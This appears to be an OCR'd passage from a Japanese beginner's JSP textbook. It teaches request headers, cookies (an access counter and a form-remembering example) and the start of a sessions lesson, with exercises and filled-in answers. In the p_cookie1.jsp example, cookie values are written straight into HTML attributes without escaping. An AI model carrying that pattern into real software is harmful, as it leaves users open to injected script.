<head>
<meta charset="UTF-8" />
<title>user-agent</title>
</head>
<body>
<%
String agent=request.getHeader("　①　");
if(agent.　②　("Chrome") != 　③　) {
  out.println("あなたはGoogle Chromeを使っています");
} else {
  out.println("あなたはGoogle Chrome以外のブラウザを使っています");
}
%>
```


```
</body>
</html>
```

Q3 クライアントがこのサイトに、どこからリンクされてきたかを調べ、同じサイト内のページからであるかどうかを判別します。

以下の空欄を埋めて、p3_refer.jspを完成させてみましょう。



▲サイト外からアクセスしてきた場合



▲サイト内からアクセスしてきた場合

リスト3 p3_refer.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>リファラーの判定</title>
</head>
<body>
<%
String refer = request.getHeader("  ①  ");
String host = request.getServerName();
if(refer == null  ②  refer.indexOf(host)  ③  -1) {
  out.println("あなたは他のサイトから訪れました");
} else {
  out.println("あなたはこのサイト内のページからリンクしてきました");
}
%>
</body>
</html>
```

(2) || ではなく

LESSON
08


CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日
月 日

レッスン終了

クッキー情報を活用しよう

LESSON 08では、クッキーという仕組みを利用して、ユーザーごとのサイトへのアクセス件数を記録してみます。



▲1回目のアクセス　▲4回目のアクセス

サンプルファイル　jsp10 ▶　lesson08 ▶　cookie.jsp

実習　講義　練習問題　CHAPTER 02 LESSON 08

1 コードを入力する

メモ帳で/lesson08フォルダーのcookie.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト cookie.jsp

```
1  <%@ page contentType="text/html; charset=UTF-8" %>
2  <%
3  boolean flag = false;
4  int count = 1;
5  Cookie cook = null;
6  Cookie[] cookies = request.getCookies();
7  if(cookies != null) {
8    for(Cookie current : cookies) {
9      if(current.getName().equals("cnt") == true) {
10       count = Integer.parseInt(current.getValue()) + 1;
11       cook = new Cookie("cnt", (new Integer(count)).
toString());
12       cook.setMaxAge(60 * 60 * 24 * 180);
13       response.addCookie(cook);
14       flag = true;
15       break;
16     }
17   }
18 }
```

変数の宣言
クッキーの取得
クッキーcntが存在する場合、カウントアップ

```
19 if(!flag) {
20   cook = new Cookie("cnt", "1");
21   cook.setMaxAge(60 * 60 * 24 * 180);
22   response.addCookie(cook);
23 }
24 %>
25 <!DOCTYPE html>
26 <html>
27 <head>
28 <meta charset="UTF-8" />
29 <title>クッキーで簡易アクセスカウンター</title>
30 </head>
31 <body>
32 あなたはこのサイトに<%=count %>回、アクセスしました。
33 </body>
34 </html>
```

クッキーcntが存在しない場合、新規に作成

2 ブラウザーで動作を確認する


Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.112の図のように、更新の都度、アクセスカウンターがカウントアップしていけば、成功です。

http://localhost:8080/jsp10/lesson08/cookie.jsp

Note サンプルが正しく動作しない場合

クッキー機能は、ブラウザーの設定で無効にすることもできます。


クッキーが無効である場合、本サンプルは正しく動作しませんので、注意してください。たとえば、Internet Explorerでのクッキーの状態は、⚙（ツール）→［インターネットオプション］から［プライバシー］タブ→［詳細設定］を選択して確認してください。



▲［プライバシーの詳細設定］ダイアログ

HTTPプロトコルの制限とクッキーの必要性

P.63でも紹介したように、HTTPは、クライアントからの要求（リクエスト）に対して、サーバーが応答（レスポンス）を返すことで手続きが終わる、とても単純なプロトコルです。つまり、同じクライアントが発したリクエストであっても、1回目に発したリクエストと2回目に発したリクエストとはなんの関係もありません。HTTPとは状態を保持することができない（＝**ステートレス**な）プロトコルなのです。



▲HTTPはステートレスなプロトコル

そのため、かつての開発者はページ間で情報を共有するためにさまざまな工夫を凝らさなければなりませんでした。

1つの方法は、P.63でも紹介した隠しフィールドがあります。隠しフィールドにページ間で引き渡したい情報を持っておき、常にこれをやりとりするわけです。同様の方法として、LESSON 06で紹介したクエリ情報に共有すべきデータを持たせることもできます。

しかし、これらの方法はすべてのページでデータを明示的に引き渡さなければならないため、コードが面倒になりがちです。共有すべきデータが多くなれば、自ずとコードは冗長になりますし、変更が発生すればすべてのページを変更しなければなりません。

そこで、その代わりとして用いられる仕組みが**クッキー（Cookie）**です。クッキーとは、クライアント側に保存される小さなテキストのことです。セキュリティ上の理由から*1、原則としてサーバーはクライアントマシンに対してデータを読み書きすることはできません

*1　どこかのページにアクセスした途端、自分のコンピューターに保存したファイルが書き換えられてしまうとしたら、大変なことです！

が、クッキーだけは例外です。サーバーがクライアントに対して、任意のテキストを保存しておくことができ、自分が保存したテキストは好きなときに参照できるので、ページ間で情報を保持したい場合には、このクッキーを介して行います。

クッキーはどんな状況で使われる？

クッキーには、さまざまな使い道があります。

(1) 一度入力した情報を記録しておく

たとえば、掲示板やブログなどで、一度入力したハンドル名やメールアドレスを保存しておき、2回目以降のアクセスではこれをデフォルトで表示します。これによって、アクセスごとに同じ情報を入力する必要がなくなりますので、サイトの利便性も向上します。

(2) ログイン情報を保持しておく

ユーザーログインが必要なアプリケーションで、ログイン済みであるという情報を保存しておきます。これによって、2回目以降のアクセスでは、ログインを行う必要がなくなります。たとえば、ポータルサイトやソーシャルネットワーキングサービス（SNS）のように比較的ゆるい認証を要求するケースでよく利用されます*2。

*2 逆に、厳密な認証を必要とする、たとえばインターネットバンキングなどでは、セキュリティリスクとなりますので、このような仕組みを利用するべきではありません。毎回、きちんと認証を行わせるべきです。

(3) アクセスの履歴を追跡する

たとえば、ユーザーがサイトに何回訪れたのか、どのようなコンテンツに興味を持っているのか、などを追跡できます。ユーザーのアクセス傾向によって、嗜好に応じたページを出力するというような使い方もできるでしょう。

ただし、こうした用途は、プライベート情報が脅かされると言われがちなところでもあります。必要以上に神経質になる必要はありませんが、このような使い方をする場合には、ユーザーに使用の可否を選択させる場を設けるようにして、一方的に押しつけないような設計にしたいものです。

cookie.jspの全体的な構成

プログラムもだんだんと複雑な構造になってきました。そこでまず、個々の細かいロジックを見ていく前に、全体的な視点でどのようなブロックでcookie.jspが構成されているのかを整理してみることにしましょう。

細部にいきなり突っ込んでしまうとわかりにくいロジックも、ブロック単位に機能を整理し、その単位で細かい命令の流れを見ていくことで、意外と簡単に理解できることがよくあります*3。

*3 冒頭のリストにも、ブロックごとの機能概要が記述されています。そちらもあわせて参考にしてください。

(1) 変数の初期化

3～5行目のブロックです。

クッキーが存在するかどうかを示すフラグ変数flag（初期値はfalse）、アクセスカウント数を記録するためのcount、クッキーを格納するためのCookieオブジェクトcookなどをあらかじめ宣言します。

フラグ変数（または単に**フラグ**）とは、プログラムである条件を満たしているかどうかを判断するために使われる変数のことです。一般には、1か0またはtrueかfalseの切り替えで判別します。

(2) クッキーが存在するかどうかを確かめる

6～18行目のブロックです。

ブラウザーからクッキー情報を取得し、その中にアクセス数を記録したクッキーcntが含まれるかどうかを確認します。クッキーcntが存在する場合には、これを1カウントアップし、既存のクッキーを更新します。

(3) クッキーを初期化する

19～23行目のブロックです。

(2) のブロックで、クッキーcntが見つからなかった場合、このページには初めてアクセスするものとみなし、カウント数1で新たなクッキーcntを生成します。

クッキーに情報を記録する

cookie.jspの全体的な構成を理解したところで、よりミクロな視点で、クッキーを取得／設定する方法を見ていくことにしましょう。

順番は前後しますが、まずは基本的なクッキーを生成する方法を見てみます。20～22行目に注目してください。

```
20    cook = new Cookie("cnt", "1");
21    cook.setMaxAge(60 * 60 * 24 * 180);
22    response.addCookie(cook);
```

まず、20行目では新たなCookieオブジェクトを生成しています。これまで、オブジェクトといえば、outオブジェクトやrequestオブジェクトのようになんの前提もなく使用できるものか、Enumerationオブジェクトのように他のメソッドの実行によって生成されるか、そのどちらかでした。

しかし、ここで登場するCookieオブジェクトは、そのいずれでもない新しいパターンで作られます。詳細はCHAPTER 03で学習するとして、ここでは、仮に「newを使用したオブジェクトの生成」と分類しておくことにしましょう。後述するように、このパターンが、実は最も一般的なオブジェクトの生成パターンです。

とりあえず、ここでは直訳調に「cntという名前の新しいクッキーが、値に1をセットして生成された」ことだけを理解しておいてください。

生成されたCookieオブジェクトには、setMaxAgeメソッドで有効期限を設定できます。有効期限の単位は秒で、ここでは60秒×60分×24時間×180日、つまり現時点から6カ月先を有効期限としています。

Cookieオブジェクトには、その他にも、以下のような情報をセットできます。

▼Cookieオブジェクトで利用可能な主なメソッド

メソッド名	概要	設定値の例
setDomain	どのサーバーに対してクッキーを送出するべきかを設定する。デフォルトは現在のドメイン	.wings.msn.to
setMaxAge	クッキーの有効期限を秒単位で設定する。負数をセットした場合、ブラウザーの終了時にクッキーは削除される。0に設定した場合、クッキーは即座に削除される。デフォルトではブラウザー終了時に削除する	60 * 60 * 24 * 30
setPath	setDomainより細かくクッキーを送出する範囲を決めたい場合に使用する。クッキーは、指定したフォルダー、またはその配下のサブフォルダーに対してのみ送出される	/jsp10
setHttpOnly	trueをセットした場合、HTTP経由でしかクッキーにアクセスできない*1。デフォルトはfalse	true
setSecure	trueをセットした場合、SSLのようなセキュリティ的に保護されたプロトコル下でのみクッキーが送出される。デフォルトはfalse	true
setValue	クッキーの値を設定する。値にはスペースやカッコ、カンマ、コロンなどの記号文字は使用できない	ID99999
setVersion	クッキーのバージョンを指定する。0の場合はNetscape仕様、1の場合はRFC2109仕様であることを表す	1

*1 **HTTPクッキー**と言います。JavaScript経由でクッキーにアクセスしないならば、意図せぬデータ流出の危険を避けるためにも、trueにしておくべきです。

この表からもわかるように、クッキー名だけはCookieオブジェクトを生成するときに決まってしまい、あとから設定し直すことができません。

設定し終えたCookieオブジェクトは、暗黙オブジェクトのresponseオブジェクトのaddCookieメソッドを使用することで、ブラウザー（クライアント）に記録できます。

構文 addCookieメソッド

```
response.addCookie(Cookieオブジェクト)
```
指定されたクッキーをクライアント（ブラウザー）に送信／記録する。

クッキーを取得する

クッキーは、ブラウザーからサーバーにページを要求する際に自動的に送信されます*2。

そして、ブラウザーから送信されたクッキー値を取得するのは、requestオブジェクトにおけるgetCookiesメソッドの役割です。getCookiesメソッドは、ブラウザーから送信されたすべてのクッキー情報をCookieオブジェクトの配列として返します。

6～18行目に注目してみてください。

*2 もちろん、先ほど解説したsetDomain/setPathメソッドで設定したサーバー／パスに合致していればです。

```
 6 Cookie[] cookies = request.getCookies();
 7 if(cookies != null){
 8   for(Cookie current : cookies) {
 9     if(current.getName().equals("cnt") == true) {
         ...中略...
16     }
17   }
18 }
```

Cookieオブジェクトの配列は、変数cookiesに格納されます。

cookiesがnull（未初期化）であるということは、ブラウザーから送信されたクッキーがなかったことを示します。ここでは、条件が「cookies != null（＝cookiesが空ではない）」、すなわちクッキーが存在した場合のみ、8～17行目で目的のクッキーを取得します。

8～16行目では、Cookie配列から個々のCookieオブジェクトを取り出しています。配列から個々の要素を取り出すには、LESSON 06でも登場した拡張for命令を利用します。配列cookiesから取り出したクッキー（Cookieオブジェクト）を順番に仮変数currentにセットしながら、{...}配下の処理を繰り返します。

構文 getCookiesメソッド

```
request.getCookies()
```
クライアントから送信されたクッキーを、Cookieオブジェクトの配列として取得する。

取得したCookieオブジェクトを処理する

9～16行目では、取り出したクッキー群（Cookieオブジェクト配列）から、アクセス数を記録したクッキーcntを取り出し、現在の値をカウントアップします。

```
 9 if(current.getName().equals("cnt") == true) {
10   count = Integer.parseInt(current.getValue()) + 1;
11   cook = new Cookie("cnt", (new Integer(count)).toString());
12   cook.setMaxAge(60 * 60 * 24 * 180);
13   response.addCookie(cook);
14   flag = true;
15   break;
16 }
```

9行目に注目してみましょう。

ここでは、Cookieオブジェクトcurrentのget Nameメソッドを呼び出し、クッキー名を取得しています。クッキー名がcntである場合、10～15行目でその値を取得し、カウント数をアップする一連の処理が行われます。


9行目の部分は、以下のように書き換えても意味は同じです。

```
String name = current.getName();
if(name.equals("cnt") == true) {
```

getNameメソッドは、クッキー名をString（文字列）オブジェクトとして返します。equalsメソッドは、Stringオブジェクトに属するメソッドの1つで、引数に指定された値とStringオブジェクトの内容が等しい場合、trueを返します*。

つまり、サンプルの9行目というのは、getNameメソッドで返されたStringオブジェクトをそのまま使ってequalsメソッドを呼び出したというわけです。

Javaでは、メソッドの戻り値がそのまま次のメソッド呼び出しのオブジェクトとなる場合、このような省略の記述が認められているのです。



▲メソッドを連ねる

構文 getNameメソッド

```
Cookieオブジェクト.getName()
```

クッキー名を取得する。

構文 equalsメソッド

```
Stringオブジェクト.equals(比較したい文字列)
```

Stringオブジェクトの内容が指定した文字列と等しい場合、trueを返す。

話を元に戻しましょう。取得したCookieオブジェクトの配列から、目的のクッキーcntを取得できた場合、getValueメソッドを使ってカウント数を取得します。getValueメソッドが返すのは文字列になるので、これをIntegerクラスのparseIntメソッドで数値に変換してから（P.68）、1カウントアップします。

カウントアップした値は、Cookieオブジェクトにセットする際に、再び文字列に変換します。数値から文字列に変換しているのは11行目の以下の部分です。説明は後述しますが、定型的な記述ですのでおぼえておきましょう。

```
(new Integer(count)).toString()
```

あとは、20～22行目と同じく、有効期限を定めたクッキーをブラウザーに記録します。記録後は、クッキーがすでに存在するかどうかを示すフラグ変数をtrueにセットし（14行目）、breakでforループを終了します。

＊ ここで、equalsメソッドではなく「==」演算子を使ってよいのではないかと思った方もいるかもしれませんが、これはできません。「==」演算子を使えるのは基本データ型（P.47）だけで、オブジェクトを比較する場合にはequalsメソッドを使用する必要があります。P.127のコラムもあわせて参照してください。

もしもフラグがfalseのままループを抜けた場合には、クライアントから送信されたクッキーには、アクセス数を示すクッキーcntは存在しなかったことを意味するので、19～23行目で新たにクッキーを生成します。

構文 getValueメソッド

Cookieオブジェクト.getValue()
クッキーの値を取得する。

整数値を文字列に変換する

さて、先ほど割愛した11行目の部分です。

```
11 cook = new Cookie("cnt", (new Integer(count)).toString());
```

この部分は、実は、以下のように書くのと同じ意味になります。

```
Integer cnt_i = new Integer(count);
String cnt_s = cnt_i.toString();
cook = new Cookie("cnt", cnt_s);
```

Integerは、int型の整数データを扱うための**ラッパークラス**と呼ばれるものです。ラッパークラスとは、整数や小数点数、true / falseのような基本型のデータを操作するために用意されたクラスで、Boolean、Character、Double、Float、Integer、Long、Shortがあります。

基本型のデータを文字列に変換するには、toStringというメソッドを用いる必要がありますが、基本型にメソッドはありません。そこでラッパークラスで基本型のデータをラッピングすることで、クラスとしての体裁を整えてやるわけです。

Integerオブジェクト（クラス）の生成のしかたは、Cookieオブジェクトを生成したパターンとよく似ています。まずはこのようなものだとおぼえておきましょう。

Integerオブジェクトにセットされたアクセス数cnt_iはtoStringメソッドによって文字列に変換したうえで、クッキーの値としてセットします。この3行を1行で表したのが、サンプルのようになるわけです。考え方は9行目とまったく同じです。

Note オートボクシング

「new Integer(...)」が基本型をラッパークラスに明示的に変換するのに対して、**オートボクシング**という機能を利用することで、基本型→ラッパークラスの変換を自動的に実行できます。以下は、いずれも同じ意味です。

```
Integer cnt_i = new Integer(count);
Integer cnt_i = count;
```

明示的な変換

オートボクシング（自動変換）

本文ではラッパークラスという概念を理解するために、まずは明示的な変換について学びましたが、コードのシンプルさという意味で、いずれが便利かは明らかです。オートボクシングを利用できる局面では、原則としてこちらを優先して利用するようにしてください。

条件式の特殊な記述方法

19行目に注目してみましょう。

```
19 if(!flag) {
```

変数flagがfalseである場合に、20～22行目の命令を実行します。

ここで、まず目を引くのが、「!flag」という書き方でしょう。独特の記法ですが、要は以下と同じ意味です。

```
if(flag != true) {
```

これと同じ考え方で、9行目も以下のように書き換えることができます。

```
if(current.getName().equals("cnt")) {
```


このように、変数、もしくはメソッドの戻り値自体としてtrue / falseを返す場合には、比較の「== true」「== false」を省略することができるのです。今後よく使用することになるので、ぜひおぼえておきましょう。

クッキー授受の仕組み

さて、ここまではコードの流れからクッキーの授受について見てきました。

しかし、もう少しイメージを鮮明にするために、最後にクッキーをHTTP通信から眺めてみることにしましょう。ここでもF12開発者ツールを使います。

cookie.jspが呼び出されたタイミングで出力されたレスポンス情報に注目してください。




▲応答ヘッダー（F12開発者ツールの［ネットワーク］タブ）

応答ヘッダーにSet-Cookieというヘッダーが含まれているのがわかるでしょうか。このように、JSPは応答ヘッダーによってクッキーを送信しているのです。ブラウザー側では、Set-Cookieヘッダーを受け取ると、これを自分のマシン内にテキストファイルとして記録します*。


保存されたクッキーは、Internet Explorerであれば、⚙（ツール）→［インターネットオプション］から［全般］タブ→［設定］→［ファイルの表示］を選択することで確認できます。「lesson08/」という名前のファイルが確認できるはずなので、テキストエディターで開いてみましょう。

* ただし、クライアント側でクッキーを受け入れない設定にしていた場合には、クッキーは無視されます。クライアントの意向を無視して、クッキーを書き込むことはできません。



▲クライアント上に保存されたクッキー

また、この状態を確認してからcookie.jspを読み込んでみましょう。今度は、その時に出力された要求ヘッダーに注目してください。




▲要求ヘッダー（F12開発者ツールの［ネットワーク］タブ）

要求ヘッダーにCookieヘッダーが含まれているのが確認できるはずです。このように、クッキーを保持したクライアントは、該当のサーバーにリクエストを送信するタイミングで、常にクッキーを送信します。サーバー側では、これを適宜、参照することでクッキーの値を

復帰できるというわけです。

以上のやりとりを図に表してみると、以下のようになります。この図は、あとからセッションという仕組みを理解する際に重要なポイントとなるので、ここで頭を整理してみてください。



▲クッキーの仕組み

まとめ

- クッキーはCookieオブジェクトで表すことができます。
- クッキーを記録するには、addCookieメソッドを用います。
- クライアントから送信されたクッキーを取得するには、getCookiesメソッドを用います。
- 基本型のデータを文字列に変換するには、それぞれ対応するラッパークラスを生成してからtoStringメソッドを呼び出します。
- 「if(flag == true) {...}」は「if(flag) {...}」と省略できます。

実習　講義　**練習問題**　CHAPTER 02 LESSON 08

以下は、フォームに入力した情報をクッキーに記録しておき、2度目にアクセスしたときにはデフォルト値で表示するサンプルです。ただし、「情報を記録する」のチェックをオフにした場合にはクッキーにデータは記録されません（既存のクッキーも破棄されます）*。以下の設問に答えてみましょう。

▲2度目以降のアクセスでは以前入力した内容が保持される

* このサンプルでは、まだ日本語に対応していません。テキストボックスに日本語を入力した場合、環境によっては文字化けしてしまいますので注意してください。文字化けの対応方法については、LESSON 12で改めて紹介します。

Q1　p_cookie1.jspの6～15行目の構造を把握してみましょう。以下の説明文を埋めるのに適した選択肢をア～ウの中から選んでみてください。

説明	番号	
6～15行目のif条件文	①	ウ
7～14行目のforループ	②	イ
8～13行目のforループ	③	ア

ア．指定されたクッキー名に等しいクッキーが存在する場合、その値を取得する
イ．配列namesで指定されたクッキー名をすべてのクッキーから検索する
ウ．クライアントからクッキーが送信されているかどうかを判定する

リスト1 p_cookie1.jsp

```
1  <%@ page contentType="text/html; charset=UTF-8" %>
2  <%
3  String[] names  = { "name", "address" };
4  String[] values = { "", "" };
5  Cookie[] cookies = request.getCookies();
6  if(cookies != null) {
7    for(int i = 0; i < names.length; i++) {
8      for(Cookie cook : cookies) {
```

```
        if(cook.getName().equals(names[i])) {
          values[i] = cook.getValue();
          break;
        }
      }
    }
}
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>クッキーで情報を保持</title>
</head>
<body>
<form method="POST" action="p_cookie2.jsp">
<div>
  <label>名前：<br />
    <input type="text" name="name" size="20"
      value="<%=values[0] %>" />
  </label>
</div>
<div>
  <label>E-Mail：<br />
    <input type="text" name="address" size="40"
      value="<%=values[1] %>" />
  </label>
</div>
<div>
  <label>
    <input type="checkbox" name="rec" value="true" checked />
    情報を記録する
  </label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

Q2 p_cookie2.jspの全体的な構造を把握してみましょう。以下の説明文を埋めるのに適した選択肢をア～ウの中から選んでみてください。

行数	説明文
3～4行目	① ウ
6～11行目	② イ
14～18行目	③ ア

ア．「情報を記録する」のチェックを外した場合、現在のクッキーを破棄する
イ．「情報を記録する」をチェックした場合、クッキー名と等しい値を持ったフォーム情報をクッキーとして記録する
ウ．クッキー名、Cookieオブジェクトの配列を定義する

リスト2 p_cookie2.jsp


```
1  <%@ page contentType="text/html; charset=UTF-8" %>
2  <%
3  String[] names = { "name", "address" };
4  Cookie[] cookies = new Cookie[2];
5  if(request.getParameter("rec") != null) {
6    for(int i = 0; i < names.length; i++) {
7      cookies[i] = new Cookie(names[i],request.getParameter(names[i]));
8      cookies[i].setMaxAge(60 * 60 * 24 * 180);
9      cookies[i].setVersion(1);
10     response.addCookie(cookies[i]);
11   }
12   out.println("クッキーに情報が保存されました");
13 } else {
14   for(int i = 0; i < names.length; i++) {
15     cookies[i] = new Cookie(names[i], "");
16     cookies[i].setMaxAge(0);
17     response.addCookie(cookies[i]);
18   }
19   out.println("クッキーから情報を破棄しました");
20 }
21 %>
```

Column

オブジェクトを比較するときの注意――基本型と参照型

Javaのデータ型は、大きく**基本型**と**参照型**とに分類できます。基本型とはP.47で紹介したデータ型、参照型とはいわゆるクラスという形で提供されるデータ型のことです。両者にはさまざまな違いがありますが、ここでは大きく「代入」と「比較」の局面にフォーカスしてみることにしましょう。

まず代入の局面です。基本型の変数には、その値が直接に格納されます。それに対して、参照型の変数には「値を格納した場所を表す情報」が格納されます。つまり、参照型の変数には値そのものは格納されないということです。



▲基本型と参照型

このような基本型／参照型の値を、等価演算子「==」で比較するとどうでしょう。

まず基本型については格納された値そのものを比較しますので、なんら難しいことはありません。たとえば上の図の変数x、yは等しいとみなされます。

ややこしいのは参照型の比較です。参照型では（値そのものではなく）「値が格納された場所の情報」同士を比較しますので、見かけ上、中身が同じ変数であっても、別個の場所に格納されたオブジェクトであれば、これは違うものとみなされることになります。つまり、上図の変数obj1、obj2は異なるものとみなされてしまいます。

そこで登場するのが、equalsメソッドなのです。equalsメソッドは、オブジェクトをそれ自身の値として比較します（たとえば、文字列であれば、Stringオブジェクトに含まれる個々の文字同士を順に比較します*。ざっくりと言ってしまうならば、参照型のデータを基本型のように値として比較するのが、equalsメソッドの役割であると考えてもよいでしょう。

オブジェクトの比較はなかなか奥深いところがありますが、まずここでは「オブジェクトの比較は（==演算子ではなく）equalsメソッドを使用する必要がある」とおぼえておいてください。


＊オブジェクトによって、比較のルールは異なります。

LESSON 09

セッション機能を活用しよう

前のLESSONで学んだクッキーには、実はいくつか問題点があります。この問題点を解消する目的で作られたのが、セッションという仕組みです。セッションを利用することで、クッキーよりも簡単かつ安全に情報を保持できます。

このLESSONでは、LESSON 08で作成したアクセスカウンターを、セッション機能を利用して書き直してみましょう。複数のページにまたがるようなアプリケーションを構築する場合には、セッション機能の利用は半ば必須のものです。クッキーとの違いを含め、きちんと理解しておきましょう。



▲1回目のアクセス　▲4回目のアクセス

サンプルファイル　jsp10 ▶ lesson09 ▶ session.jsp

実習　講義　練習問題　CHAPTER 02 LESSON 09

1 コードを入力する

メモ帳で/lesson09フォルダーのsession.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リストxx session.jsp

```
1  <%@ page contentType="text/html; charset=UTF-8" %>
2  <%
3  Integer count = (Integer)session.getAttribute("cnt");
4  if(count == null) {
5    session.setAttribute("cnt", 1);
6    count = 1;
7  } else {
8    count++;
9    session.setAttribute("cnt", count);
10 }
11 %>
```

セッションを取得

セッション情報"cnt"が存在しない場合、新規に作成

セッション情報"cnt"が存在する場合、カウントアップ

レッスン予定日　月　日

レッスン終了

```
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>セッションで簡易アクセスカウンター</title>
</head>
<body>
あなたはこのサイトに<%=count %>回、アクセスしました。
</body>
</html>
```

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.128の図のように、更新の都度、アクセスカウンターが増えていけば、成功です。また、一度別のページに移ってから元のページに戻ってきても、正しくカウンターが保持されていることも確認してみましょう。

http://localhost:8080/jsp10/lesson09/session.jsp

